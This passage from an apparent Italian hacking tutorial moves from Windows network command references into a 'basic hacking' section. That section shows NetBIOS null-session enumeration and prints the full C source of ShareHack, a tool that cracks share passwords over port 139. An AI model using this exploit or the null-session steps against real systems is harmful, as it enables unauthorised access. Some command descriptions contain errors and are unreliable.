Mostra le connessioni effettuate tramite il protocollo specificato dal parametro *protocollo*. Il valore di *protocollo* può essere **tcp** o **udp**. Se viene utilizzato con l'opzione **-s** per visualizzare le statistiche ordinate per protocollo, *protocollo* potrà corrispondere a **tcp**, **udp**, **icmp** o **ip**.

-r

Visualizza il contenuto della tabella di routing.

intervallo

Visualizza nuovamente le statistiche selezionate, interrompendosi tra una visualizzazione e l'altra per un numero di secondi pari al valore di *intervallo*. Per arrestare il ripetersi della visualizzazione, premere CTRL+B. Se il parametro viene omesso, le informazioni relative alla configurazione corrente verranno stampate una sola volta.

Rexec

Consente l'esecuzione di comandi su computer remoti che eseguono il servizio REXEC. Il comando **rexec** autentica il nome utente sul computer remoto prima di eseguire il comando specificato ed è disponibile solo se è stato installato il protocollo TCP/IP.

rexec *computer* [**-l** *nomeutente*] [**-n**] *comando*

Parametri

computer

Specifica il computer remoto su cui viene eseguito il comando specificato da *comando*.

-l *nomeutente*

Specifica il nome utente sul computer remoto.

-n

Reindirizza l'input del comando **rexec** su NULL.

comando

Specifica il comando da eseguire.

Tracert

Questa utilità diagnostica determina la route percorsa verso una destinazione inviando alla destinazione stessa pacchetti ECHO Internet Control Message Protocol (ICMP) con valori

Time-To-Live (TTL) variabili. È necessario che ogni router lungo il percorso diminuisca il valore di TTL di ciascun pacchetto di almeno una unità prima di inoltrarlo. In questo modo il valore di TTL fornirà effettivamente il conteggio degli hop. Quando il valore di un pacchetto raggiunge lo zero, il router invierà un messaggio ICMP di tempo scaduto al sistema di origine. **Tracert** determina la route inviando il primo pacchetto ECHO contrassegnato da un valore TTL pari a 1, incrementato di 1 a ogni trasmissione successiva, finché la destinazione risponde o viene raggiunto il TTL massimo. La route è determinata dall'esame dei messaggi ICMP di tempo scaduto restituiti all'origine dai router intermedi. Alcuni router si limitano tuttavia a scartare i pacchetti con i valori TTL massimi raggiunti e non vengono rilevati dal comando **tracert**.

tracert [**-d**] [**-h** *hopmax*] [**-j** *elencocomputer*] [**-w** *timeout*] *nomedestin*

Parametri

-d

Specifica di non risolvere gli indirizzi in nomi di computer.

-h *hopmax*

Specifica il numero massimo di hop da cercare per raggiungere la destinazione.

-j *elencocomputer*

Specifica la route di origine libera per il parametro *elencocomputer*.

-w *timeout*

Attende il numero di millesecondi specificato dal parametro *timeout* per ciascuna risposta.

nomedestin

Nome del computer di destinazione.

Tftp

Consente di trasferire file da e verso un computer remoto che esegue il servizio TFTP. Questo comando è disponibile solo se è stato installato il protocollo TCP/IP.

tftp [**-i**] *computer* [**get** | **put**] *origine* [*destinazione*]

Parametri

-i

Specifica la modalità di trasferimento di immagini binarie, denominata anche ottetto. In modalità immagini binarie il file viene trasferito byte per byte. Utilizzare questa modalità per il trasferimento dei file binari.

Se si omette **-i**, il file verrà trasferito in modalità ASCII, che corrisponde alla modalità di trasferimento predefinita. Questa modalità converte i caratteri EOL in ritorno a capo per UNIX e in ritorno a capo/avanzamento riga per i personal computer. Si consiglia di utilizzare questa modalità per il trasferimento dei file di testo. Se il trasferimento del file ha esito positivo, verrà visualizzata la velocità di trasferimento dei dati.

computer

Specifica il computer locale o remoto.

put

Trasferisce la *destinazione* del file presente nel computer locale all'*origine* del file nel computer remoto.

get

Trasferisce la *destinazione* del file presente nel computer remoto all'*origine* del file nel computer locale.

Specificare **put** se si sta trasferendo il file *filedue* presente nel computer locale al file *fileuno* nel computer remoto. Specificare **get** se si sta trasferendo il file *filedue* presente nel computer remoto al file *fileuno* nel computer remoto.

Dal momento che il protocollo **tftp** non supporta l'autenticazione dell'utente, è necessario che l'utente abbia effettuato l'accesso e che i file possano essere scritti nel computer remoto.

origine


Specifica il file da trasferire. Se il file locale viene specificato come **-**, il file remoto verrà stampato su *stdout* se è stato utilizzato il comando **get** oppure letto da *stdin* se è stato specificato il comando **put**.

destinazione

Specifica la posizione in cui il file verrà trasferito. Se si omette *destinazione*, il nome sarà considerato uguale a quello di *origine*.

Parte V
L'hacking di base

Uso di NETBIOS per l'individuazione delle risorse condivise

Le attività viste come footprinting erano una tipologia di analisi che poteva essere considerata precedente a questa.
In altre parole nel footprinting le operazioni svolte sono relative alla classificazione di tutte le caratteristiche del sistema preso di mira come ad esempio la determinazione del sistema operativo, dei servers attivi su questo, l'identificazione del dominio e della sua composizione a livello di hosts e altre informazioni che successivamente vengono prese in esame singolarmente mediante le metodologie specifiche di un livello.
Durante la fase di scanning abbiamo visto le porte aperte sul sistema tra le quali avrebbero potuto essercene alcune come la 139
Questa porta come alcune altre fanno parte di quello che viene definito con il termine di NETBIOS (Network Basic Input/Output System) ovvero uno strato software sviluppato per creare un link tra sistemi operativi di rete basati su hardware specifici.
Questo protocollo è al giorno d'oggi molto utilizzato in quanto supportato da Ethernet, Token Ring e reti IBM.

Se quanto detto è vero allora questa fase diventa uno degli steps fondamentali nell'ambito dell'individuazione dei metodi finalizzati alla ricerca del modo di accesso sul sistema remoto.
La differenza tra la fase precedente e questa è anche legata al livello di intrusione delle due tecniche.
La prima in grossa parte viene svolta mediante sistemi d'interrogazione che ricevono dati statici mentre questo livello pretende una connessione attiva la quale potrebbe essere (quasi sicuramente) logata.
Questo livello di analisi è indirizzato all'ottenimento delle seguenti informazioni:

Risorse di rete e condivisioni
Informazioni sugli utenti e sui gruppi
Applicazioni

Negli appositi capitoli abbiamo visto il protocollo NetBios vedendo di questo solo le caratteristiche professionali, se così le possiamo definire, ignorando i metodi per individuare se su un determinato sistema ci sono risorse condivise a livello di questo protocollo.
Dentro ai sistemi operativi esiste il comando NET il quale permette di ricavare le informazioni di questo tipo ovvero quali risorse un sistema mette in condivisione.
La procedura per la visualizzazione e per tentare di accedere a quelle esistenti è possibile da realizzare tramite le utilties fornite a livello di OS anche se di fatto nell'universo delle utilities presenti sulla rete troviamo un numero incredibile di software adatti a questi scopi.

Tramite la porta TCP 139 è possibile accedere a quella che viene definita con il termine di NULL SESSION.
Nell'apposito capitolo abbiamo visto il registro di Windows.
All'interno di questo esiste una voce dentro alla chiave :

```
HKLM\SYSTEM\CurrentControlSet\Control\LSA
```

chiamata

```
RestrictAnonymous
```

Definita come REG_DWORD la quale può esere come valore 0, 1 oppure 2 in WIN2000.
Se non è stata disabilitata tramite l'apposito settaggio, il comando :

```
net use \\192.168.225.1\IPC$  "" /u:""
```

connette l'interprocesso nascosto di comunicazione "share" all'indirizzo IP specificato attribuendolo all'utente anonimo (/u:"") assegnandogli una password NULL.
Se il comando ha avuto successo viene creato un canale aperto utilizzabile successivamente con un certo numero di altre tecniche.
Il comando net può essere utilizzato per enumerare i domini sulla rete :

```
c:\>net view /websitek

Domain
WEBSITEKHOST_COMPUTER
WEBSITEKINFO_DOMAIN
WEBSITEKCOM_DOMAIN
```

```
The command completed successfully
```

Per listare un determinato computer dentro a un dominio è sempre possibile utilizzare il comando net con la seguente sintassi.

```
C:\>net view /websitek:websitekhost_computer

Server Name             Remark
--------------------------------------------------------------------
\\CMP1                  Computer 1
\\CMP2                  Computer 2
\\COMPUTER              Computer 3
```

La visualizzazione delle risorse condivise su un determinato IP può avvenire tramite il comando :

```
C:\>net view 123.123.123.123
C:\>net view \\student1

Shared resources at 123.123.123.123


Share name   Type         Used as  Comment

------------------------------------------------------------------------------
NETLOGON     Disk                  Logon server share
Test         Disk
The command completed successfully.
```

Ricordiamoci che le condivisioni C$ ADMIN$ e IPC$ sono nascoste per cui non visualizzate.
La mappatura di una risorsa remota con una locale potrebbe avvenire con :

```
C:\net use x: \\123.123.123.123\test
The command completed successfully.
```

Adesso il prompt di comando o l'explorer potrebbe essere utilizzato per accedere al drive X:

```
C:\net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           X:        \\123.123.123.123\test      Microsoft Windows Network
OK                     \\123.123.123.123\test      Microsoft Windows Network
The command completed successfully.
```

Esiste una serie di comandi NET che possono essere usati per diversi scopi :

`NET localgroup <enter>` mostra quali gruppi sono stati creati sulla macchina locale.
`NET name <enter>` vi mostra il nome del computer e quelli che sono loggati.
`NET accounts <enter>` vi mostra le restrizioni delle password per l'utente
`NET share <enter>` visualizza le condivisoni sulla macchina locale comprese quelle con $
`NET user <enter>` vi mostra gli account creati sulla macchina locale
`NET start SERVICE`. Fa partire un servizio

Il dump della tabella NETBIOS può essere eseguita tramite un altro comando presente in quasi tutti I sistemi operativi e precisamente :

```
c:\>nbtstat -A 192.168.255.1

NetBios Remote Machine Name Table

       Name               Type         Status
---------------------------------------------------
SERVER1              <00> UNIQUE       Registered
SERVER9              <20> UNIQUE       Registered
9DOMAIN              <00> GROUP        Registered
9DOMAIN              <1E> GROUP        Registered
SERVER9              <03> UNIQUE       Registered
..__MSBROWSE__.      <01> GROUP        Registered
ADMINISTRATOR        <03> UNIQUE       Registered

MAC Address = 00-A0-CC-57-8C-8A
```

I significati dei codici sono I seguenti :

```
NetBios Code           Resource
----------------------------------------------------------------------------
<computer name>[00]    Workstation service
<domain name>[00]      Domain name
<computer name>[03]    Messenger service (messaggi inviati a questo computer)
<user name>[00]        Messanger service (per I messaggi spediti a questo utente)
<computer name>[20]    Server service
<domain name>[1D]      Master browser
<domain name>[1E]      Browser Service Eections
<domain name>[1B]      Domain Master Browser
```

Una delle migliori utilities per l'enumerazione è DUMPSEC la quale è disponibile dalla Somarsoft (http://www.somarsoft.com).

NetBios Share Hack

```
// proof of concept for the netbios share password exploit first discovered by nsfocus
// http://www.nsfocus.com/english/homepage/sa_05.htm


#include <winsock2.h>
#include <windows.h>
```

```
#include <stdio.h>

// prototypes
int nbmakehspacket(char *packet,char *sname,char *tname);
int checkpw(char *target,char *compname,char *sharename,int delay);
void mangler(char *in,char out[32]);
void writepacket(char *packet,char *input,int pos);


void writepacket(char *packet,char *input,int pos){
        unsigned int i,p=pos;

        for(i=0;i<strlen(input);i++,p++){
                packet[p]=input[i];
        }
}

void mangler(char *in,char *out){
        unsigned int i,z=0;

        for(i=0;i<strlen(in);i++){
                out[z++]=0x41+(toupper(in[i])>>4);
                out[z++]=0x41+(toupper(in[i])&0x0F);
        }
        while(z<32){
                out[z++]='C';
                out[z++]='A';
        }
}

int nbmakehspacket(char *packet,char *sname,char *tname){
        unsigned int i;
        int pos=5;

        for(i=0;i<strlen(sname);i++,pos++){
                packet[pos]=sname[i];
        }
        packet[pos]=0x00;
        packet[++pos]=0x20;
        pos++;
        for(i=0;i<strlen(tname);i++,pos++){
                packet[pos]=tname[i];
        }
        packet[++pos]=0x00;

        return pos;
}

int checkpw(char *target,char *compname,char *sharename,int delay){
        WSADATA wsaData;
        SOCKET s;
        struct sockaddr_in A;
        struct hostent *H;
        char packet[200];
        char mangled[33];
        int packetsize=100;
        int i;
        char password[10];
        char ppos=0;

        if(WSAStartup(MAKEWORD(2,2),&wsaData)!=0){
                printf("Error: wsastartup failed\n");
                return 0;
        }

        if(!(H=gethostbyname(target))){
                printf("Error: cannot resolve host\n"); exit(1);
        }

        if(INVALID_SOCKET==(s=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))){
                printf("Error: cannot create tcp socket\n");
                return 0;
        }

        A.sin_family=AF_INET;
        A.sin_port=htons(139);
        A.sin_addr.s_addr=*((unsigned long *)H->h_addr);
```

```
    if(0!=connect(s,(struct sockaddr *)&A,sizeof(A))){
            printf("Error: cannot connect to target host\n");
            closesocket(s);
            return 0;
    }
    printf("-> connected\n");

    // assemble & send handshake packet
    memset(packet,0,200);
    packet[0]=0x81;                      // type = handshake
    packet[1]=0x00;                      // flags = none
    packet[2]=0x00;                      // length 1
    packet[3]=0x44;                      // length 2
    packet[4]=0x20;                      // whitespace

    memset(mangled,0,33);
    mangler(compname,mangled);
    packetsize=nbmakehspacket(packet,mangled,mangled);
    send(s,packet,packetsize,0);

    // recieve handshake response
 memset(packet,0,200);
    packetsize=recv(s,packet,200,0);
    if(packet[0]==(char)0x82 && !packet[1] && !packet[2])
            printf("-> netbios negotiation successful\n");
    else {
            printf("Error: netbios negotiation not successful\n");
            closesocket(s);
            return 0;
    }


    // assemble start packet
    memset(packet,0,200);
    packet[0]=0x00;                      // type = 0
    packet[1]=0x00;                      // flags = 0
    packet[2]=0x00;                      // length 1
    packet[3]=0xa4;                      // length 2

    packet[4]=0xff;              packet[5]=0x53;
    packet[6]=0x4d;              packet[7]=0x42;
    packet[8]=0x72;              packet[30]=0xed;
    packet[31]=0x18;      packet[34]=0x51;
    packet[35]=0x19;      packet[37]=0x81;
    packet[39]=0x02;

    writepacket(packet,"PC NETWORK PROGRAM 1.0\0",40);
    packet[62]=0x00;
    packet[63]=0x02;
    writepacket(packet,"MICROSOFT NETWORKS 1.03\0",64);
    packet[87]=0x00;
    packet[88]=0x02;
    writepacket(packet,"MICROSOFT NETWORKS 3.0\0",89);
    packet[111]=0x00;
    packet[112]=0x02;
    writepacket(packet,"LANMAN1.0\0",113);
    packet[122]=0x00;
    packet[123]=0x02;
    writepacket(packet,"LM1.2X002\0",124);
    packet[133]=0x00;
    packet[134]=0x02;
    writepacket(packet,"Samba\0",135);
    packet[140]=0x00;
    packet[141]=0x02;
    writepacket(packet,"NT LM 0.12\0",142);
    packet[152]=0x00;
    packet[153]=0x02;
    writepacket(packet,"NT LANMAN 1.0\0",154);
    packet[167]=0x00;

    send(s,packet,168,0);

    // recieve startpacket response
 memset(packet,0,200);
    packetsize=recv(s,packet,200,0);
```

```
        // hack password
        memset(password,0,10);
        printf("-> Password is: ");
        for(i=32;i<175;i++){

                password[ppos]=i;

                // assemble passwd-check packet
                memset(packet,0,200);
                packet[0]=0x00;                      // type = 0
                packet[1]=0x00;                      // flags = 0
                packet[2]=0x00;                      // length 1
                packet[3]=0x32+(ppos+1)+strlen(compname)+strlen(sharename);       //
length 2
                packet[4]=0xff;
                packet[5]=0x53;
                packet[6]=0x4d;
                packet[7]=0x42;
                packet[8]=0x75;
                packet[13]=0x18;
                packet[14]=0x01;
                packet[15]=0x20;
                packet[31]=0x28;
                packet[36]=0x04;
                packet[37]=0xff;
                packet[43]=ppos+1;
                packet[45]=0x10;
                packet[46]=0x57;
                writepacket(packet,password,47);
                writepacket(packet,"\\\\",47+strlen(password));
                writepacket(packet,compname,49+strlen(password));
                writepacket(packet,"\\",49+strlen(password)+strlen(compname));
                writepacket(packet,sharename,50+strlen(password)+strlen(compname));
                packet[50+strlen(password)+strlen(compname)+strlen(sharename)]=0x00;
                packet[51+strlen(password)+strlen(compname)+strlen(sharename)]=0x41;
                packet[52+strlen(password)+strlen(compname)+strlen(sharename)]=0x3a;
                packet[53+strlen(password)+strlen(compname)+strlen(sharename)]=0x00;


        send(s,packet,54+strlen(password)+strlen(compname)+strlen(sharename),0);

                // recieve passwd-check response
            memset(packet,0,200);
                packetsize=recv(s,packet,200,0);
                printf("%c",password[ppos]);
                if(packet[9]==(char)0x00 && packet[11]==(char)0x00){

                        ppos++;
                        i=32;
                } else printf("\b");
                if(ppos>7) break;
                Sleep(delay);
        }
        printf(" ");
        printf("\n");

        closesocket(s);
        WSACleanup();

        return 1;
}

////////////////////////////////////////////////////////////////////////////////////

char *sup(char *in){
        int i;
        for(i=0;i<strlen(in);i++)
                in[i]=toupper(in[i]);
        return in;
}

////////////////////////////////////////////////////////////////////////////////////

int main(char *argc,char **argv){
        int delay=100;
        printf("ShareHack v2.0 by Bjoern Stickler\n");
```

```
        printf("~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~\n\n");
        if(argc<4){
                printf("Syntax: sh2.exe targetip computername sharename [ms delay]\n");
                printf("        f.ex.: sharehack2.exe 192.168.0.1 webgate temp\n");
                printf("               if you have \\\\webgate\\temp share with 
computer ip 192.168.0.1\n");
                return 0;
        }
        if(argv[4])    sscanf(argv[4],"%d",&delay);
        checkpw(argv[1],sup(argv[2]),sup(argv[3]),delay);
}
```

Utilities TCP

Esiste un certo numero di utilities indirizzate alla gestione e alla manutenzione di TCP/IP le quali sono presenti su quasi tutti i tipi di sistemi operativi.
In molti casi il loro scopo è quello indirizzato alla risoluzione di problemi legati ai protocolli, ma in ogni caso il loro uso può anche essere eseguito per ottenere determinate informazioni legate al sistema a cui queste si riferiscono tramite l'uso di particolari argomenti.
I pacchetti sono :

arp	Visualizza la cache ARP (Address Resolution Protocol)
hostname	Mostra il nome host del computer
ipconfig	Visualizza la configurazione di rete TCP/IP
nbtstat	Controlla lo stato delle connessioni NetBios
netstat	Visualizza le statistiche delle connessioni TCP/IP corenti
netdiag	Verifica tutti gli aspetti della connessione di rete
nslookup	Controlla i records, gli alias e i dati generali di un dominio
pathping	Rileva un percorso ad un sistema remoto
ping	Invia richieste ICMP Echo
route	Visualizza le tabelle di instradamento
tracert	Rileva un percorso a un sistema remoto

Arp

Arp permette di visualizzare e modificare la cache ARP.
Se due sistemi host sulla stessa subnet no riescono a portare a termine un ping tra di loro, eseguire il comando arp –a sui due computer per verificare che questi dispongano di indirizzi MAC.
E' possibile provare ipconfig per determinare l'indirizzo MAC dell'host corretto.

```
C:\> arp –a

Interfaccia: 188.16.3.123 su interfaccia 0x2
      Indirizzo internet      Indirizzo  fisicoDigitare
      188.16.3.1              00-e0-34-c0-a1-40 dinamico
      188.16.4.231            00-00-f8-05-ab-99 dinamico
      188.16.4.54             00-ab-09-12-cb-af dinamico
      188.16.2.1              56-ef-ff-00-00-ab dinamico
```

Il comando arp –d <indirizzo IP> permette di eliminare le voci non corrette mentre arp –d <indirizzo MAC> (espresso come numeri esadecimali) aggiunge nuove voci statiche.

La lista delle opzioni è la seguente :

Opzione	Nome	Effetto
-d <indirizzo IP>	Eliminazione	Rimuove la voce specificata
-s <indirizzo MAC>	Statico	Aggiunge una voce statica
-N <indirizzo IP inter.>	Interfaccia	Elenca tutte le voci ARP dell'interfaccia
-a	Schermo	Visualizza le voci ARP
-g	Schermo	Visualizza le voci ARP

Hostname

Hostmane visualizza il nome dell'host sul sistema su cui viene lanciato.

Ipconfig

Ipconfig è uno strumento della riga di comando che visualizza la configurazione corrente dello stack IP installato su un computer collegato alla rete.
Quando viene utilizzato con l'opzione /all, mostra un rapporto dettagliato sulla configurazione per tutte le interfacce, compresi i miniport WAN configurati, generalmente impiegati per l'accesso remoto o le connessioni VPN.
Come tutti i comandi digitati a shell l'output può essere reindirizzato verso un file.

```
C:>\ipconfig /all

Configurazione IP di Windows 2000

       Nome host . . . . . .  . . . . . . . .      : TESTPC1
       Suffisso DNS primario  . . . . . . . .      : reskit.com
       Tipo nodo  . . . . . . . . . . . . . .      : Ibrido
       IP Routing abilitato . . . . . . . . .      : No
       WINS Proxy abilitato . . . . . . . . .      : No
       Elenco ricerca suffisso DNS  . . . . .      : ns1.websitek.com
                                                   ns2.websitek.com

Scheda Ethernet Connessione alla rete locale:

       Suffisso DNS specifico di connessione .     : ns.websitek.com
       Descrizione  . . . . . . . . . . . . .      : 3-com XL 780 10/100mb Ethernet
       Indirizzo fisico . . . . . . . . . . .      : 00-cb-89-ef-09-aa
       DHCP abilitato . . . . . . . . . . . .      : Si
       Indirizzo IP . . . . . . . . . . . . .      : 192.168.255.1
       Subnet Mask . . . . . . . . . . .. . .      : 255.255.255.0
       Gateway predefinito  . . . . . . . . .      : 192.168.255.150
       Server DHCP . . . . . .. . . . . . . .      : 192.168.255.148
       Server DNS  . . . . .  . . . . . . . .      : 192.168.255.9

       Server WINS primario . . . . . . . . .      : 192.168.255.2
       Server WINS secondario . . . . . . . .      : 192.168.255.9

       Lease indirizzo  . . . . . . . . . . .      : 05.05.99 8:31:15 AM
       Scadenza lease . . . . . . . . . . . .      : 07.05.99 8:31:15 AM
```

Altri parametri utili per IPCONFIG sono /flushdns, che elimina la cache nomi DNS, /registerdns, che aggiorna tutti i lease DHCP e /displaydns, che mostra il contenuto della cache del revolver DNS.

Le opzioni /release <scheda> e /renew <scheda> rilasciano e rinnovano l'indirizzo IP allocato dal protocollo DHCP per una determinata scheda.

Opzione	Effetto
/all	Restituisce un rapporto dettagliato sulla configurazione per le interfacce
/flushdns	Rimuove tutte le voci dalla cache DNS
/registerdns	Aggiorna tutti i lease DHCP e registra di nuovo i nomi DNS
/displaydns	Mostra il contenuto della cache
/release	Rilascia l'indirizzo IP per una determinata interfaccia
/renew	Rinnova l'indirizzo IP per un interfaccia
/showclassid	Mostra tutti gli ID di classe DHCP
/setclassid	Modifica l'ID di classe DHCP

Il comando produce un output del tipo:

```
Z:\sito>ipconfig /all

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : WEBSITEK-HOST-1
        Primary DNS Suffix  . . . . . . . : websitek.it
        Node Type . . . . . . . . . . . . : Broadcast
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : websitek.it

Ethernet adapter 192.168.255.17:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Intel(R) PRO/100+ Alert
on LAN* Mana
gement Adapter
        Physical Address. . . . . . . . . : 00-D0-B7-C8-7F-0C
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.255.17
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.255.150
        DNS Servers . . . . . . . . . . . : 212.210.165.131
                                            212.210.165.130

Ethernet adapter 212.210.165.131:

        Connection-specific DNS Suffix  . : websitek.it
        Description . . . . . . . . . . . : Compaq NC3120 Fast
Ethernet NIC
        Physical Address. . . . . . . . . : 00-50-8B-60-EE-2E
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 212.210.165.131
        Subnet Mask . . . . . . . . . . . : 255.255.255.128
        Default Gateway . . . . . . . . . : 212.210.165.129
        DNS Servers . . . . . . . . . . . : 212.210.165.131
                                            212.210.165.130

Ethernet adapter Cluster:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : Compaq NC3120 Fast
Ethernet NIC #2
        Physical Address. . . . . . . . . : 00-50-8B-6C-C4-D2
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 10.10.10.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
        DNS Servers . . . . . . . . . . . : 127.0.0.1

Z:\sito>
```

nbtstat

nbtstat è stato progettato per risolvere i problemi relativi alla risoluzione dei nomi NetBios. Quando una rete funziona normalmente , NetBiso su TCP/IP risolve i nomi NetBisoi in indirizzi IP servendosi di diverse opzioni di risoluzione dei nomi NetBios tra cui ricerca nella

cache locale, query del server WINS, broadcast, ricerca nel file LMHOSTS e query del server DNS.
Il comando nbtstat rimuove e corregge le voci prevaricate utilizzando alcune opzioni che fanno distinzione tra maiuscole e minuscole.

```
NBTSTAT [ [-a RemoteName] [-A IP address] [-c] [-n]
        [-r] [-R] [-RR] [-s] [-S] [interval] ]

  -a   (adapter status) Lists the remote machine's name table given its name
  -A   (Adapter status) Lists the remote machine's name table given its
                        IP address.
  -c   (cache)          Lists NBT's cache of remote [machine] names and their IP
 addresses
  -n   (names)          Lists local NetBIOS names.
  -r   (resolved)       Lists names resolved by broadcast and via WINS
  -R   (Reload)         Purges and reloads the remote cache name table
  -S   (Sessions)       Lists sessions table with the destination IP addresses
  -s   (sessions)       Lists sessions table converting destination IP
                        addresses to computer NETBIOS names.
  -RR  (ReleaseRefresh) Sends Name Release packets to WINS and then, starts Refr
esh

  RemoteName   Remote host machine name.
  IP address   Dotted decimal representation of the IP address.
  interval     Redisplays selected statistics, pausing interval seconds
               between each display. Press Ctrl+C to stop redisplaying
               statistics.
```

Il risultato e’ simile a questo:

```
C:\WINNT>nbtstat -s

192.168.255.17:
Node IpAddress: [192.168.255.17] Scope Id: []

                     NetBIOS Connection Table

    Local Name             State    In/Out  Remote Host
Input   Output

    --------------------------------------------------------------------
-----------

    WEBSITEK-HOST-1<00>  Connected    Out       PROJECT        <20>
237KB
         6MB

Cluster:
Node IpAddress: [10.10.10.1] Scope Id: []

    No Connections

212.210.165.131:
Node IpAddress: [212.210.165.131] Scope Id: []

    No Connections

C:\WINNT>
```

Oppure :

```
E:\>nbtstat -A 212.210.165.131

192.168.255.17:
Node IpAddress: [192.168.255.17] Scope Id: []
```

```
           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    INet~Services  <1C>  GROUP       Registered
    IS~BSITEK-HOST-<31>  UNIQUE      Registered

    MAC Address = 00-50-8B-60-EE-2E


Cluster:
Node IpAddress: [10.10.10.1] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    INet~Services  <1C>  GROUP       Registered
    IS~BSITEK-HOST-<31>  UNIQUE      Registered

    MAC Address = 00-50-8B-60-EE-2E


212.210.165.131:
Node IpAddress: [212.210.165.131] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    INet~Services  <1C>  GROUP       Registered
    IS~BSITEK-HOST-<31>  UNIQUE      Registered

    MAC Address = 00-50-8B-60-EE-2E
```

Netdiag

Netdiag è un utilità che permette di isolare i problemi relativi alla rete e alla connettività mediante l'esecuzione di una serie di verifiche per determinare lo stato e la funzionalità del client di rete.
Questi test e le informazioni fondamentali sulla stato della rete risultanti forniscono agli amministratori di rete uno strumento diretto per la rilevazione dei problemi di rete.

La sintassi prodotta dall'help del comando è :

```
Usage: netdiag [/Options]>
   /q - Quiet output (errors only)
   /v - Verbose output
   /l - Log output to NetDiag.log
   /debug - Even more verbose.
   /d:<DomainName> - Find a DC in the specified domain.
   /fix - fix trivial problems.
   /DcAccountEnum - Enumerate DC machine accounts.
   /test:<test name>  - tests only this test. Non - skippable tests
will still b
e run
   Valid tests are :-
        Ndis - Netcard queries Test
        IpConfig - IP config Test
        Member - Domain membership Test
```

```
        NetBTTransports - NetBT transports Test
        Autonet - Autonet address Test
        IpLoopBk - IP loopback ping Test
        DefGw - Default gateway Test
        NbtNm - NetBT name Test
        WINS - WINS service Test
        Winsock - Winsock Test
        DNS - DNS Test
        Browser - Redir and Browser Test
        DsGetDc - DC discovery Test
        DcList - DC list Test
        Trust - Trust relationship Test
        Kerberos - Kerberos Test
        Ldap - LDAP Test
        Route - Routing table Test
        Netstat - Netstat information Test
        Bindings - Bindings Test
        WAN - WAN configuration Test
        Modem - Modem diagnostics Test
        Netware - Netware Test
        IPX - IPX Test
        IPSec - IP Security Test
   /skip:<TestName> - skip the named test.  Valid tests are:
        IpConfig - IP config Test
        Autonet - Autonet address Test
        IpLoopBk - IP loopback ping Test
        DefGw - Default gateway Test
        NbtNm - NetBT name Test
        WINS - WINS service Test
        Winsock - Winsock Test
        DNS - DNS Test
        Browser - Redir and Browser Test
        DsGetDc - DC discovery Test
        DcList - DC list Test
        Trust - Trust relationship Test
        Kerberos - Kerberos Test
        Ldap - LDAP Test
        Route - Routing table Test
        Netstat - Netstat information Test
        Bindings - Bindings Test
        WAN - WAN configuration Test
        Modem - Modem diagnostics Test
        Netware - Netware Test
        IPX - IPX Test
        IPSec - IP Security Test
```

Netstat

Netstat fornisce statistiche relative alle connessioni.
Lanciato senza opzioni l'output e simile a questo :

```
E:\>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    WEBSITEK-HOST-1:ldap   WEBSITEK-HOST-1.websitek.it:1136  ESTABLISHED
  TCP    WEBSITEK-HOST-1:ldap   WEBSITEK-HOST-1.websitek.it:1137  ESTABLISHED
  TCP    WEBSITEK-HOST-1:ldap   WEBSITEK-HOST-1.websitek.it:1139  ESTABLISHED
  TCP    WEBSITEK-HOST-1:ldap   WEBSITEK-HOST-1.websitek.it:3635  ESTABLISHED
  TCP    WEBSITEK-HOST-1:microsoft-ds  WEBSITEK-HOST-1.websitek.it:4723  ESTABLI
SHED
  TCP    WEBSITEK-HOST-1:1136   WEBSITEK-HOST-1.websitek.it:ldap  ESTABLISHED
```

```
  TCP    WEBSITEK-HOST-1:1137   WEBSITEK-HOST-1.websitek.it:ldap  ESTABLISHED
  TCP    WEBSITEK-HOST-1:1139   WEBSITEK-HOST-1.websitek.it:ldap  ESTABLISHED
  TCP    WEBSITEK-HOST-1:3633   WEBSITEK-HOST-1.websitek.it:ldap  CLOSE_WAIT
  TCP    WEBSITEK-HOST-1:3635   WEBSITEK-HOST-1.websitek.it:ldap  ESTABLISHED
  TCP    WEBSITEK-HOST-1:4723   WEBSITEK-HOST-1.websitek.it:microsoft-ds  ESTABL
ISHED
  TCP    WEBSITEK-HOST-1:4745   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4746   WEBSITEK-HOST-1.websitek.it:49400  TIME_WAIT
  TCP    WEBSITEK-HOST-1:4747   WEBSITEK-HOST-1.websitek.it:2301  TIME_WAIT
